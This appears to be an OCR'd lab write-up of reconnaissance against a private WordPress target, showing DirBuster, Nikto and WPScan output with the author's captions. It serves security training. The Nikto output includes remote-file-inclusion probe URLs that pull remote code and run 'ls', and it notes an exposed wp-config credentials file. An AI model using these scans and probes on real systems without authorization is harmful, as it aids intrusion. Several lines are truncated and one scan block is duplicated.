File found: /wordpress/wp-content/themes/Index.php - 200
Dir found: /wordpress/wp-includes/images/smilies/ - 200
Dir found: /wordpress/wp-includes/css/ - 200
Dir found: /wordpress/wp-includes/Images/smilies/ - 200
File found: /wordpress/wp-includes/template.php - 200
ERROR: http://10.0.2.9:8585/wordpress/wp-includes/images/media/91.txt - ConnectTi
File found: /wordpress/wp-includes/date.php - 200
ERROR: http://10.0.2.9:8585/wordpress/wp-content/themes/bar/ - ConnectTimeoutExce
File found: /wordpress/wp-includes/update.php - 200
File found: /wordpress/wp-content/plugins/Index.php - 200
File found: /wordpress/wp-includes/RSS.php - 200
File found: /wordpress/wp-includes/query.php - 200
File found: /wordpress/wp-includes/taxonomy.php - 200
File found: /wordpress/wp-includes/cache.php - 200
ERROR: http://10.0.2.9:8585/wordpress/wp-includes/Images/media/text.html - Connec
Dir found: /wordpress/wp-includes/js/ - 200
File found: /wordpress/wp-includes/theme.php - 200
Dir found: /wordpress/wp-content/Themes/ - 200
File found: /wordpress/wp-includes/Media.php - 200
File found: /wordpress/wp-content/Themes/index.php - 200
File found: /wordpress/readme.html - 200
Dir found: /wordpress/wp-includes/Images/Media/ - 200
File found: /wordpress/wp-includes/http.php - 200
Feb 23, 2024 5:34:34 PM org.apache.commons.httpclient.HttpMethodDirector executeW
INFO: I/O exception (org.apache.commons.httpclient.NoHttpResponseException) caugh
Feb 23, 2024 5:34:37 PM org.apache.commons.httpclient.HttpMethodDirector executeW
INFO: Retrying request
ERROR: http://10.0.2.9:8585/wordpress/wp-includes/Images/Media/05.php - ConnectTi
ERROR: http://10.0.2.9:8585/icons/749.txt - ConnectTimeoutException The host did
File found: /wordpress/wp-includes/meta.php - 200
Dir found: /wordpress/wp-includes/images/Media/ - 200
File found: /wordpress/wp-includes/widgets.php - 200
File found: /wordpress/wp-content/Themes/Index.php - 200
ERROR: http://10.0.2.9:8585/wordpress/wp-includes/text/product_info.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
Dir found: /%20/ - 403
Dir found: /wordpress/wp-includes/widgets/ - 200
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://10.0.2.9:8585/

Scan Information | Results - List View: Dirs: 0 Files: 0 | Results - Tree View | Errors: 8


```
Testing for dirs in /                                    0%
Testing for files in / with extention .php               0%
Testing for files in / with extention .html              0%
Testing for files in / with extention .txt               0%
Testing for dirs in /cgi-bin/                            0%
Testing for files in /cgi-bin/ with extention .php       0%
```

Current speed: 0 requests/sec (Select and right click for more options)
Average speed: (T) 0, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 0/882189
Current number of running threads: 200
Time To Finish: ~

Starting dir/file list based brute forcing

```
Kali IP: 10.0.2.5
Target IP: 10.0.2.9

dirbuster scan path:
         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


Figure 6. Running Dirbuster is a lengthy process. One that I cut short because most of the output was the same. A bunch of wordpress sites were popping up.


nikto
File Actions Edit View Help
nikto ×
dirbuster ×
bitman@KaliII: ~/Documents/CodingDojo
bitman@KaliII: ~
File Actions Edit View Help

```
┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/specializedscanners]
└─$ nikto -h http://10.0.2.9:8585 -output winNiktoScan.txt
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.9
+ Target Hostname:    10.0.2.9
+ Target Port:        8585
+ Start Time:         2024-02-23 18:01:39 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
+ /: Retrieved x-powered-by header: PHP/5.3.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See
+ /: The X-Content-Type-Options header is not set. This could allow t                                              .netsparker.com/web-vulnerabi
erabilities/missing-content-type-header/
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.
+ PHP/5.3.10 appears to be outdated (current is at least 8.1.5), PHP
+ /: Web Server returns a valid response with junk HTTP methods which
+ /: HTTP TRACE method is active which suggests the host is vulnerabl
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without suppor
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
+ /index.php: PHP is installed, and a test script which runs phpinfo(
+ /?_CONFIG[files][functions_page]=http://blog.cirt.net/rfiinc.txt: R
+ /?npage=-1&content_dir=http://blog.cirt.net/rfiinc.txt%00&cmd=ls: R
+ /?npage=1&content_dir=http://blog.cirt.net/rfiinc.txt%00&cmd=ls: Re
+ /?show=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI
+ /wordpress/wp-content/plugins/hello.php: The WordPress hello.php pl
+ /wordpress/readme.html: Server may leak inodes via ETags, header fo                                              . See: http://cve.mitre.org/c
i?name=CVE-2003-1418
+ /wordpress/readme.html: This WordPress file reveals the installed v
+ /wordpress/wp-links-opml.php: Cookie nf_wp_session created without
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wordpress/wp-content/uploads/: Directory indexing found.
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-02-23 18:02:39 (GMT-6) (60 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
┌──(bitman㉿KaliII)-[~]
└─$ echo james
james

┌──(bitman㉿KaliII)-[~]
└─$ 
```

Figure7. Nikto confirmed wordpress to be running on the site and other interesting content such as: anti-clickjacking and Apache running version 2.2.21.




```
┌──(bitman㉿KaliII)-[~/Documents/CodingDojo/specializedscanners]
└─$ wpscan --url http://10.0.2.9:8585/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.9:8585/wordpress/ [10.0.2.9]
[+] Started: Mon Feb 26 15:05:11 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
 |  - X-Powered-By: PHP/5.3.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.9:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.9:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://10.0.2.9:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[+] Upload directory has listing enabled: http://10.0.2.9:8585/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.9:8585/wordpress/wp-cron.php
```

Figure 8. Found a readme site that didn’t really give much, but because this was the first entry I noticed, I kept on forward through the rest of the URLs.




```
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.9:8585/wordpress/ [10.0.2.9]
[+] Started: Mon Feb 26 15:05:11 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
 |  - X-Powered-By: PHP/5.3.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.9:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.9:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://10.0.2.9:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[+] Upload directory has listing enabled: http://10.0.2.9:8585/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.9:8585/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.0.2.9:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
```

Figure 9. Here, we take notice that RPC may be enabled, which is another thread to venture down. If you scanned down just a few lines from the XML-RPC, you'll notice a secure website detailing information about a scanner called Ghost. I decided to see if msfconsole had it preinstalled.


File Actions Edit View Help
wpscan ×
rpcClient ×
bitman@KaliII: ~/Documents/CodingDojo/specializedscanners ×
msf Console ×

